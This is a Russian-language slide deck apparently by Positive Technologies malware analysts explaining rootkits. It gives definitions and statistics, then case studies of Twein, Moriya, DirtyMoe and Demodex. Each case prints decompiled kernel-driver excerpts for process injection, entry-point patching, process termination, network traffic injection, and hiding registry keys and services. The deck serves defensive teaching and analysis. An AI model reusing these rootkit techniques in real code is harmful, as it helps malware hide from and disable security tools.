



Руткиты: что это такое и чем опасно

Алексей Вишняков

руководитель отдела обнаружения вредоносного ПО экспертного
центра безопасности Positive Technologies (PT ESC)

Павел Максютин

специалист отдела обнаружения вредоносного ПО экспертного
центра безопасности Positive Technologies (PT ESC)



ptsecurity.com

Содержание



- Что такое руткит
- Немного статистики
- Примеры руткитов
- Заключение

Содержание



- Что такое руткит
- Немного статистики
- Примеры руткитов
- Заключение

Что такое руткит



- *Набор программных средств, обеспечивающих маскировку объектов, управление и сбор данных.*

wikipedia.org

- *Программа, которая скрывает от антивирусов собственные действия, либо маскирует работу другого вредоносного ПО.*

itglobal.com

- *Вирусы, проникающие в компьютер различными нелегальными путями, предназначены для получения частичного или полного контроля над устройством.*

onoutbukax.ru

Что такое руткит



Основные задачи руткита:

- Получить доступ к ОС с максимальными привилегиями
«Хочу делать всё, что хочется...»
- Противодействовать обнаружению
«... и ничего мне за это не будет»



Мой дом, мои правила

Что такое руткит



Проще говоря, руткит опасен тем, что:

- Меняет сетевой трафик
- Прячет файлы
- Выключает антивирус

The image shows three overlapping screenshots of a website for 'КОМПЬЮТЕРНЫЙ МАСТЕР PRO'. The top-left screenshot shows a list of services with the word 'руткитами' (rootkits) highlighted in a red box. The top-right screenshot shows contact information and a list of services. The bottom screenshot shows a list of services performed by the company, with 'руткитами' highlighted in a red box.

КОМПЬЮТЕРНЫЙ МАСТЕР PRO

Позвонить вам? 380 96 269 08 34

КОМПЬЮТЕРЫ ЭЛЕКТРОНИКА НАСТРОЙКА И МОДЕРНИЗАЦИЯ

2. Операционная система не загружается. Возможны сбои в функционировании важного программного обеспечения. Так же не исключены разнообразные угрозы и многое другое.

3. ПК стал тормозить и зависать. Зачастую выявляют сразу несколько составляющих, а также дефекты в Виндовс, начиная от некорректно установленных рекламными баннерами и прочее.

руткитами

4. Перегрев персонального компьютера. Неисправность, связанная с нарушением синего или черного экрана на ПК. Неполадка связана с пользователем устройстве, а также о разных сбоях в BIOS.

5. Наличие синего или черного экрана на ПК. Неполадка связана с пользователем устройстве, а также о разных сбоях в BIOS.

Компьютерный мастер

Компьютеры, электроника, услуги

Имя: Руслан, Москва

Показать телефон

Написать сообщение

Скидки, акции, еще...

Поискать статус VIP объявления! Турбо-продажи через обновление 1000 просмотров ВАШЕГО ОБЪЯВЛЕНИЯ

Объявление № 2690834

Описание:

Диагностика ПК Ремонт, чистка компьютеров и ноутбуков

Установка Windows Удаление вирусов Удаление данных с жестких дисков

Установка антивируса Удаление рекламных баннеров Удаление любых программ и драйверов

Сборка ПК на заказ, игровой и офисный Создание и раскрутка сайтов Бесплатная консультация

низкие цены (от частного) гарантия 3 года наши специалисты подъедут в любое время Контактные телефоны Митя Руслан

Часы работы Пн-Сб с 9.00 до 19.00

Наши сотрудники выполняют следующие работы:

- ✓ полное сканирование системы и поиск проблем;
- ✓ лечение зараженных файлов и удаление вредоносных программ;
- ✓ контрольное сканирование системы – оно позволяет убедиться действительно удалена, а не затаилась в системе.

Мы справляемся с программами-вредителями различных шифровальщиками, блокировщиками, шпионами, **руткитами** и т. д. Вы можете эффективно решать задачи вне зависимости от уровня сложности.

При этом мы гарантируем полную конфиденциальность. Наприм

Содержание



- Что такое руткит
- Немного статистики
- Примеры руткитов
- Заключение

Немного статистики




- В 77% случаев цель – получение данных*
- 56% руткитов используется в целенаправленных атаках*
- Средняя стоимость руткита в дарквебе – \$2800*

* По данным исследования Positive Technologies «[Руткиты: эволюция и способы обнаружения](#)»

Немного статистики



Как атакуют?




<https://www.ptsecurity.com/ru-ru/research/analytics/rootkits-evolution-and-detection-methods/>

Немного статистики



Кто жертвы?



Содержание



- Что такое руткит
- Немного статистики
- Примеры руткитов
- Заключение

#1 Twein (Группа TA505)



POSITIVE TECHNOLOGIES

Решения · Продукты · Сервисы ·

Руткит Twein

Вернемся к загрузчику, а именно ко второй полезной нагрузке. По отладочным строкам **try to open rootkit...** и **Driver %S installed** несложно догадаться о формате следующего пейлоада. После успешной загрузки драйвер будет записан в каталог **%SystemRoot%\System32\drivers** с именем, сформированным псевдопроизвольным образом из имен других легитимных файлов. Затем сервис будет создан и запущен:

```
}
v9 = OpenSCManagerA(0, 0, 2u);
if ( v9 )
{
    hService = CreateServiceW(v9, v6, v6, 0x10u, 1u, 3u, 0, lpBinaryPathName, 0, 0, 0, 0);
    if ( hService )
    {
        GetNativeSystemInfo(&SystemInfo);
        if ( SystemInfo.wProcessorArchitecture == 9 )
        {
            fprintf2((int)&v14, 260, 260, (const char *)L"SYSTEM\\CurrentControlSet\\services\\%s");
            fregdeleteWOW64(v10, (const WCHAR *)&v14);
        }
        StartServiceW(hService, 0, 0);
        v4 = 1;
    }
}
```

Рис. 17. Установка и запуск сервиса

MD5: 983dd279722154a12093410067fe070e

<https://www.ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/operation-ta505-part4/>

#1 Twein (Группа ТА505)




Регистрация обработчика операций с реестром
с помощью CmRegisterCallback

```
1 BOOL __stdcall f_CmRegisterCallback(int a1)
2 {
3     g_sub_401120 = (int (__thiscall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))a1;
4     f_KeInitializeMutex(&unk_408950);
5     return CmRegisterCallback(f_RegCallback, 0, &Cookie) >= 0;
6 }
```

#1 Twein (Группа ТА505)



Регистрация обработчика запуска нового процесса в системе с помощью PsSetCreateProcessNotifyRoutine




```
v12 = g_CreateProcCallbackEntry;
if ( !g_CreateProcCallbackCount )
{
    v13 = PsSetCreateProcessNotifyRoutine(g_CreateProcCallback, 0);
    g_CreateProcCallbackCount = v13 >= 0;
    memset(g_CreateProcCallbackEntry, 0, sizeof(g_CreateProcCallbackEntry));
    if ( v13 < 0 )
        return v3;
}
while ( *v12 != a2 )
{
    if ( (int)++v12 >= (int)&g_CreateProcCallbackCount )
    {
        v14 = 0;
        while ( g_CreateProcCallbackEntry[v14] )
        {
            if ( ++v14 >= 10 )
                return v3;
        }
        g_CreateProcCallbackEntry[v14] = a2;
        return 1;
    }
}
```

#1 Twein (Группа ТА505)



Регистрация обработчика загрузки образа исполняемого файла с помощью PsSetLoadImageNotifyRoutine

A red arrow originates from the text above and points to the `PsSetLoadImageNotifyRoutine` function call in the code block.


```
if ( !a3 )
{
    if ( !g_LoadImageCallbackCount )
    {
        v5 = PsSetLoadImageNotifyRoutine(f_LoadImageCallback);
        g_LoadImageCallbackCount = v5 >= 0;
        memset(g_LoadImageCallbackEntry, 0, sizeof(g_LoadImageCallbackEntry));
        if ( v5 < 0 )
            return v3;
    }
    v6 = 0;
    while ( g_LoadImageCallbackEntry[v6] )
    {
        if ( ++v6 >= 10 )
            return v3;
    }
    g_LoadImageCallbackEntry[v6] = a2;
    return 1;
}
```

#1 Twein (Группа TA505)



Модификация точки входа нового загружаемого драйвера
и его выгрузка при срабатывании обработчика

```
1 void __stdcall f_RewriteDriverEP(int a1)
2 {
3     struct _MDL *v1; // eax
4     struct _MDL *v2; // esi
5     _DWORD *v3; // eax
6
7     v1 = IoAllocateMdl((PVOID)(a1 + *(_DWORD *)((_DWORD *)a1 + 60) + a1 + 40)), 0x200u, 0, 0, 0); // Entry Point
8     v2 = v1;
9     if ( v1 )
10     {
11         MmProbeAndLockPages(v1, 0, IoReadAccess);
12         v3 = MmMapLockedPagesSpecifyCache(v2, 0, MmCached, 0, 0, 0x10u);
13         if ( v3 )
14         {
15             *v3 = 0x1B8; // mov eax,C0000001
16             v3[1] = 0x8C2C0; // retn 8
17             MmUnmapLockedPages(v3, v2); // STATUS_UNSUCCESSFUL
18         }
19         MmUnlockPages(v2);
20         IoFreeMdl(v2);
21     }
22 }
```

A red arrow originates from the top right of the slide and points diagonally down and to the left, ending at line 15 of the code block, specifically at the assignment of 0x1B8 to *v3.

#1 Twein (Группа TA505)



Завершение процесса в системе
при срабатывании обработчика

```
1 void __stdcall f_ProcessCallback(int a1, HANDLE ProcessId, char a3)
2 {
3     wchar_t *v3; // eax
4     wchar_t *v4; // esi
5     int v5; // esi
6     int v6; // esi
7     PEPROCESS Process; // [esp+4h] [ebp-20h] BYREF
8     struct _KAPC_STATE ApcState; // [esp+8h] [ebp-1Ch] BYREF
9
10    if ( a3 && ProcessId && !KeGetCurrentIrql() )
11    {
12        v3 = f_ZwQuerySystemInformation((int)ProcessId);
13        v4 = v3;
14        if ( v3 )
15        {
16            if ( f_CheckProcess_2(v3) )
17                f_ZwTerminateProcess(ProcessId);
18            ExFreePoolWithTag(v4, 0);
19        }
20    }
```

```
1 int __stdcall f_ZwTerminateProcess(HANDLE ProcessId)
2 {
3     int v1; // ebx
4     PEPROCESS Process; // [esp+4h] [ebp-8h] BYREF
5     void *Handle; // [esp+8h] [ebp-4h] BYREF
6
7     v1 = 0;
8     if ( PsLookupProcessByProcessId(ProcessId, &Process) >= 0 )
9     {
10         if ( ObOpenObjectByPointer(Process, 0x200u, 0, 1u, (POBJECT_TYPE)PsProcessType, 0, &Handle) >= 0 )
11         {
12             LOBYTE(v1) = ZwTerminateProcess(Handle, 0) >= 0;
13             ZwClose(Handle);
14         }
15         ObfDereferenceObject(Process);
16     }
17     return v1;
18 }
```

#1 Tvein (Группа TA505)



Внедрение промежуточного рефлексивного загрузчика в процесс при срабатывании обработчика для загрузки полезной части

```
v3 = f_ZwQuerySystemInformation((int)StartContext);
if ( v3 )
{
    f_DbgPrint(3, "inject: check process %S (pid = %i)", v3, StartContext);
    if ( Str2 )
    {
        if ( dword_4088E8 )
        {
            f_DbgPrint(3, "inject: already injected, skip process %S (pid = %i)", v3, StartContext);
        }
        else if ( wcsicmp(v3, &Str2) || !sub_4031EE((int)StartContext, &v5) || v5 || !PsGetCurrentProcessSessionId() )
        {
            f_DbgPrint(3, "inject: invalid name, skip process %S (pid = %i)", v3, StartContext);
        }
        else
        {
            f_DbgPrint(3, "inject: try process %S (pid = %i)", v3, StartContext);
            dword_4088E8 = (int)StartContext;
            f_PsCreateSystemThread(f_PatchProcess, StartContext, -1);
        }
    }
    else
    {
        f_DbgPrint(3, "inject: payload is not ready %S (pid = %i)", v3, StartContext);
    }
}
```


```
1 BOOL __stdcall f_LoadPayload(void *a1, size_t MaxCount)
2 {
3     _BYTE *v2; // eax
4     _BYTE *v3; // esi
5     unsigned int i; // eax
6
7     if ( Src )
8     {
9         f_MakeCallback(0, (int)ff_ProcessInject, 1);
10        if ( Src )
11            ExFreePoolWithTag(Src, 0);
12    }
13    v2 = ExAllocatePoolWithTag(NonPagedPool, 0x1200u, 0);
14    v3 = v2;
15    if ( v2 )
16    {
17        memcpy(v2, &g_payload, 0x1200u);
18        for ( i = 0; i < 0x1200; ++i )
19            v3[i] ^= 0xCCu;
20        Src = ff_PEPPrepare(a1, MaxCount, (int)&::MaxCount, v3);
21        if ( Src )
22            f_MakeCallback(0, (int)ff_ProcessInject, 0);
23        ExFreePoolWithTag(v3, 0);
24    }
```

#2 Moriya (Операция TunnelSnake)





Operation TunnelSnake

APT REPORTS 06 MAY 2021 21 minute read



// AUTHORS

 MARK LECHIK  GIAMPAOLO DEDOLA

Formerly unknown rootkit used to secretly control networks of regional organizations

MD5: a2c4ee84e3a95c8731ca795f53f900d5

<https://securelist.com/operation-tunnelsnake-and-moriya-rootkit/101831/>

#2 Moriya (Операция TunnelSnake)



```
MmBuildMdlForNonPagedPool(v6);
v9 = dataLength;
v8 = FwpsAllocateNetBufferAndNetBufferList0(poolHandle, 0, 0, v7, 0, dataLength, &netBufferList);
if ( v8 >= 0 )
{
    completionContext = ExAllocatePool(NonPagedPool, 0x10ui64);
    v11 = completionContext;
    if ( completionContext )
    {
        *completionContext = a1;
        completionContext[1] = v7;
        v8 = FwpsStreamInjectAsync0(
            InjectionHandle,
            0i64,
            0,
            a3,
            calloutId,
            0x14u,
            0x10000u,
            netBufferList,
            v9,
            (FWPS_INJECT_COMPLETE0)completionFn,
            completionContext);
    }
    if ( v8 >= 0 )
    {
        v11 = 0i64;
        v7 = 0i64;
        netBufferList = 0i64;
    }
}
```

Внедрение данных в TCP-поток

#2 Moriya (Операция TunnelSnake)



Регистрация подписки для
получения и фильтрации сетевого
трафика средствами Windows
Filtering Platform

<https://docs.microsoft.com/en-us/windows/win32/fwp/windows-filtering-platform-start-page>

```
callout.classifyFn = (FWPS_CALLOUT_CLASSIFY_FN1)sub_140001AA0;  
callout.notifyFn = (FWPS_CALLOUT_NOTIFY_FN1)sub_140001FC0;  
callout.calloutKey = v8;  
v9 = FwpsCalloutRegister1(a3, &callout, a4);  
if ( v9 >= 0 )  
{  
    v10 = *a2;  
    v18.displayData.name = L"Moriya Callout";  
    v18.calloutKey = v10;  
    v11 = *a1;  
    v18.displayData.description = L"Moriya Callout";  
    v18.applicableLayer = v11;  
    v9 = FwpmCalloutAdd0(engineHandle, &v18, 0i64, 0i64);  
    if ( v9 < 0 )  
        goto LABEL_4;  
    v12 = *a1;  
    filter.weight.type = FWP_EMPTY;  
    LODWORD(v20) = 0;  
    filter.layerKey = v12;  
    filter.displayData.name = L"Moriya Filter";  
    v13 = *a2;  
    filter.displayData.description = L"Moriya Filter";  
    filter.filterCondition = (FWPM_FILTER_CONDITION0 *)&v19;  
    filter.action.filterType = v13;  
    filter.action.type = 20483;  
    filter.numFilterConditions = 1;  
    v19 = xmmword_140003210;  
    DWORD2(v20) = 256;  
    filter.subLayerKey = (GUID)xmmword_140003200;  
    v21 = &v15;  
    v9 = FwpmFilterAdd0(engineHandle, &filter, 0i64, 0i64);  
    if ( v9 < 0 )  
        goto LABEL_4;  
LABEL_4:  
    FwpsCalloutUnregisterById0(*a4);  
}
```

#3 DirtyMoe (Группа NuggetPhantom)



The image shows a preview of a technical article. The background is a dark, abstract graphic with glowing blue eyes and a red triangular warning sign containing a white exclamation mark. The word 'ROOTKIT' is written in large, red, blocky letters across the middle. In the top left corner, there is a logo that says 'DECODED' in orange and 'avast.io' in white. In the top right corner, there are three tabs labeled 'Mobile', 'Network', and 'PC', with 'Network' being the active tab. The main title 'DirtyMoe: Rootkit Driver' is centered in a large, white, sans-serif font. Below the title, it says 'by Martin Chlumecký - August 11, 2021 - 38 min read'. At the bottom, there is a section titled 'Abstract' followed by a paragraph of text.

DECODED avast.io

Mobile Network PC

DirtyMoe: Rootkit Driver

by Martin Chlumecký - August 11, 2021 - 38 min read

Abstract

In the first post [DirtyMoe: Introduction and General Overview of Modularized Malware](#), we have described

MD5: f6284c8a22be3be7bc57e14533295584

<https://decoded.avast.io/martinchlumecky/dirtymoe-rootkit-driver/>

#3 DirtyMoe (Группа NuggetPhantom)



Регистрация Minifilter Driver (обработчик действий с файловой системой) с помощью FltRegisterFilter


A red arrow originates from the text 'с помощью FltRegisterFilter' and points to the 'FltRegisterFilter' function call in the code block.

```
v18 = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
if ( v18 >= 0 )
{
    Driver = DriverObject;
    qword_8C2CE40 = (__int64)DeviceObject;
    byte_23926 = 0;
    v18 = FltRegisterFilter(DriverObject, &Registration, &Filter);
    if ( v18 >= 0 )
    {
        v18 = FltStartFiltering(Filter);
        if ( v18 < 0 )
            FltUnregisterFilter(Filter);
    }
}
```

#3 DirtyMoe (Группа NuggetPhantom)



Регистрация обработчика создания нового потока
в системе с помощью PsSetCreateThreadNotifyRoutine



```
}  
v18 = PsSetCreateThreadNotifyRoutine(NotifyRoutine);  
sub_1C5C0();  
byte_23926 = 1;  
PsCreateSystemThread(&Handle, 0, 0i64, 0i64, 0i64, StartRoutine, 0i64);  
ObReferenceObjectByHandle(Handle, (ACCESS_MASK)&unk_1FFFFFFF, 0i64, 0, &Object, 0i64);  
ZwClose(Handle);  
qword_5A2AB78 = (__int64)IoGetCurrentProcess();  
result = 0;
```


#3 DirtyMoe (Группа NuggetPhantom)



Получение смещения ядерных методов
в SSDT-таблице

```
1 bool f_GetInjectionFunctions()
2 {
3     bool v1; // [rsp+20h] [rbp-18h]
4
5     g_ZwReadVirtualMemory = f_FindMethod(g_ZwReadVirtualMemoryOffset);
6     v1 = 0;
7     if ( g_ZwReadVirtualMemory )
8     {
9         g_ZwWriteVirtualMemory = f_FindMethod(g_ZwWriteVirtualMemoryOffset);
10        if ( g_ZwWriteVirtualMemory )
11        {
12            g_ZwQueryVirtualMemory = f_FindMethod(g_ZwQueryVirtualMemoryOffset);
13            if ( g_ZwQueryVirtualMemory )
14            {
15                g_ZwProtectVirtualMemory = f_FindMethod(g_ZwProtectVirtualMemoryOffset);
16                if ( g_ZwProtectVirtualMemory )
17                    v1 = 1;
18            }
19        }
20    }
21    return v1;
22 }
```

```
1 char *__fastcall f_FindMethod(int arg_function)
2 {
3     int i; // [rsp+0h] [rbp-28h]
4     int j; // [rsp+10h] [rbp-18h]
5
6     if ( arg_function != -1 && g_WinVersion )
7     {
8         for ( i = 0; i < 100; ++i )
9         {
10            if ( *((unsigned __int8 *)&ZwAllocateVirtualMemory + i) == 0xB8 // mov eax, *
11                && *(_DWORD *)((char *)&ZwAllocateVirtualMemory + i + 1) == g_WinVersion )
12            {
13                for ( j = i; j < i + 100; ++j )
14                {
15                    if ( *((unsigned __int8 *)&ZwAllocateVirtualMemory + j) == 0xB8 // mov eax, *
16                        && *(_DWORD *)((char *)&ZwAllocateVirtualMemory + j + 1) == g_WinVersion + 1 )
17                    {
18                        if ( *((unsigned __int8 *)&ZwAllocateVirtualMemory
19                            + (unsigned int)((j - i) * (arg_function - g_WinVersion))
20                            + i) == 0xB8 // mov eax, *
21                            && *(_DWORD *)((char *)&ZwAllocateVirtualMemory
22                                + (unsigned int)((j - i) * (arg_function - g_WinVersion))
```

#3 DirtyMoe (Группа NuggetPhantom)



```
Handle = f_ZwOpenKey(g_Key);
if ( Handle )
{
    var_ControlBlock = f_GetKeyControlBlock(Handle);
    ZwClose(Handle);
    if ( var_ControlBlock )
    {
        if ( dword_8C2C5C0 == 10 )
        {
            var_ControlBlockKeys = *(_QWORD *)(var_ControlBlock + (unsigned int)dword_8C2BF70);
            if ( !g_hive )
            {
                g_hive = var_ControlBlockKeys + 8;
                g_GetCellRoutine_old = *(__int64 (__fastcall **)(_QWORD, _QWORD, _QWORD))(var_ControlBlockKeys + 8);
                g_GetCellRoutine_old_2 = *(_QWORD *) (var_ControlBlockKeys + 8);
                *(_QWORD *) (var_ControlBlockKeys + 8) = f_GetCellRoutine_Hook;
            }
        }
    }
}
```

Соккрытие ключей реестра с помощью
перехвата GetCellRoutine

```
1 __int64 __fastcall f_GetCellRoutine_Hook(__int64 a1, __int64 a2, __int64 a3)
2 {
3     PEPROCESS v4; // rax
4     const char *var_ProcessName; // rax
5     __int64 var_GetCellRoutine_old_result; // [rsp+20h] [rbp-98h]
6     unsigned int l; // [rsp+28h] [rbp-90h]
7     __int64 var_services_exe; // [rsp+40h] [rbp-78h]
8     unsigned int i; // [rsp+48h] [rbp-70h]
9     unsigned int j; // [rsp+48h] [rbp-70h]
10    unsigned int k; // [rsp+48h] [rbp-70h]
11    __int64 var_regedit_exe; // [rsp+68h] [rbp-50h]
12    __int64 var_upper_ProcessName; // [rsp+98h] [rbp-20h]
13    unsigned int v14; // [rsp+A0h] [rbp-18h]
14    __int64 var_System; // [rsp+A8h] [rbp-10h]
15
16    if ( !g_GetCellRoutine_old )
17        g_GetCellRoutine_old = (__int64 (__fastcall *) (_QWORD, _QWORD, _QWORD))g_GetCellRoutine;
18    if ( !g_GetCellRoutine_old_2 )
19        return 0i64;
20    var_GetCellRoutine_old_result = g_GetCellRoutine_old(a1, a2, a3);
21    v14 = (unsigned int)PsGetCurrentProcessId();
22    for ( i = 0; i < dword_29D18; ++i )
23    {
24        if ( v14 == qword_8C2CA00[i] )
25            return var_GetCellRoutine_old_result;
26    }
27    v4 = IoGetCurrentProcess();
28    var_ProcessName = (const char *)PsGetProcessImageFileName_0(v4);
29    var_upper_ProcessName = f_upper(var_ProcessName);
30    var_services_exe = f_upper("services.exe");
31    var_System = f_upper("System");
32    var_regedit_exe = f_upper("regedit.exe");
33    if ( var_upper_ProcessName == var_services_exe || var_upper_ProcessName == var_System )
34        return var_GetCellRoutine_old_result;
35    if ( dword_8C2BF80 == 0x3839 )
36    {
37        if ( var_upper_ProcessName != var_regedit_exe )
38            return var_GetCellRoutine_old_result;
```

#3 DirtyMoe (Группа NuggetPhantom)



Соккрытие служб с помощью
сигнатурного поиска и модификации
структуры SERVICE_RECORD


```
v12 = sub_15E30(L"SERVICES.EXE", &Object);
if ( v12 >= 0 || (v12 = sub_15E30(L"services.exe", &Object), v12 >= 0) )
{
    ObfDereferenceObject(Object);
    KeStackAttachProcess((PRKPROCESS)Object, &ApcState);
    if ( dword_8C2C5C0 == 6 )
        Address = (_BYTE *)((_QWORD *)Object + 58);
    else
        Address = (_BYTE *)((_QWORD *)Object + 78);
    v7 = Address;
    ProbeForRead(Address, 0xAui64, 1u);
    if ( dword_8C2C5C0 == 6 )
    {
        for ( i = 0; i < 0x10000; ++i )           // 48 83 3D ?? ?? ?? ?? ?? 48 8D 0D
        {
            if ( v7[i] == 0x48
                && (unsigned __int8)v7[i + 1] == 0x83
                && v7[i + 2] == 0x3D
                && v7[i + 8] == 0x48
                && (unsigned __int8)v7[i + 9] == 0x8D
                && v7[i + 10] == 0xD )
            {
                var_ServiceRecord = *(_DWORD *)&v7[i + 11];
                var_ServiceRecord += (_DWORD)Address + i + 10 + 5;
                break;
            }
        }
    }
}
```

#4 Demodex (GhostEmperor APT)








GhostEmperor: From ProxyLogon to kernel mode

APT REPORTS 30 SEP 2021 20 minute read



// AUTHORS

 MARK LECHTIK  ASEEL KAYAL  PAUL RASCAGNERES  VASILY BERDNIKOV

 Download GhostEmperor's technical details (PDF)

MD5: 7394229455151a9cd036383027a1536b

<https://securelist.com/ghostemperor-from-proxylogon-to-kernel-mode/104407/>

#4 Demodex (GhostEmperor APT)



```
177 if ( (_DWORD)v15 == 0x6000000 )
178 {
179     v16 = (_BYTE *)v63;
180     v17 = v63 + v64;
181     if ( v63 >= v17 )
182         goto LABEL_177;
183     while ( *v16 != 0x48
184         || v16[1] != 0x83
185         || v16[2] != 0x3D
186         || v16[7]
187         || v16[8] != 0x48
188         || v16[9] != 0x8D
189         || v16[10] != 0xD
190         || v16[15] != 0x74
191         || v16[17] != 0x48
192         || v16[18] != 0x8D
193         || v16[19] != 5 )
194     {
195         if ( (unsigned __int64)+
196             goto LABEL_177;
197     }
198     v18 = ((__int64 (__fastcall
0000497B f_ioctl_hide_services

207 if ( (_DWORD)v15 == 0x6010000 )
208 {
209     v20 = v63;
210     v21 = v63 + v64;
211     if ( v63 >= v21 )
212         goto LABEL_177;
213     while ( *(_BYTE *)v20 != 0x48
214         || *(_BYTE *)v20 + 1 != 0x8D
215         || *(_BYTE *)v20 + 2 != 0xD
216         || *(_BYTE *)v20 + 7 != 0x4C
217         || *(_BYTE *)v20 + 8 != 0x39
218         || *(_BYTE *)v20 + 9 != 0x2D
219         || *(_BYTE *)v20 + 14 != 0x74
220         || *(_BYTE *)v20 + 16 != 0x48
221         || *(_BYTE *)v20 + 17 != 0x8D
222         || *(_BYTE *)v20 + 18 != 5 )
223     {
224         if ( ++v20 >= v21 )
225             goto LABEL_177;
226     }
227     v18 = ((__int64 (__fastcall *))(unsigned __in
228         v63,
00004AE0 f_ioctl_hide_services:203 (1400056E0)
```

Скрытие служб с помощью
сигнатурного поиска и модификации
структуры SERVICE_RECORD

#4 Demodex (GhostEmperor APT)



Регистрация обработчика файловых операций в стеке
девайсов с помощью IoRegisterFsRegistrationChange

```
1 __int64 __fastcall f_ioctl_fsfilter(struct _DRIVER_OBJECT *a1)
2 {
3     NTSTATUS v1; // eax
4     unsigned int v2; // ecx
5
6     v1 = IoRegisterFsRegistrationChange(a1, (PDRIVER_FS_NOTIFICATION)DriverNotificationRoutine);
7     v2 = 0;
8     if ( v1 < 0 )
9         v2 = v1;
10    return v2;
11 }
```


```
if ( FsActive )
{
    v3 = DeviceObject->DriverObject;
    v4 = v3->DriverName.Buffer;
    if ( v4 )
    {
        if ( v3->DriverName.Length == 32 && !wcsnicmp(v4, L"\\FileSystem\\Ntfs", 0x10ui64) )
        {
            v23 = 0i64;
            if ( !(unsigned int)sub_1400020AC(DeviceObject) && sub_140001FD8(DeviceObject, &v23) >= 0 )
            {
                v5 = qword_140008550;
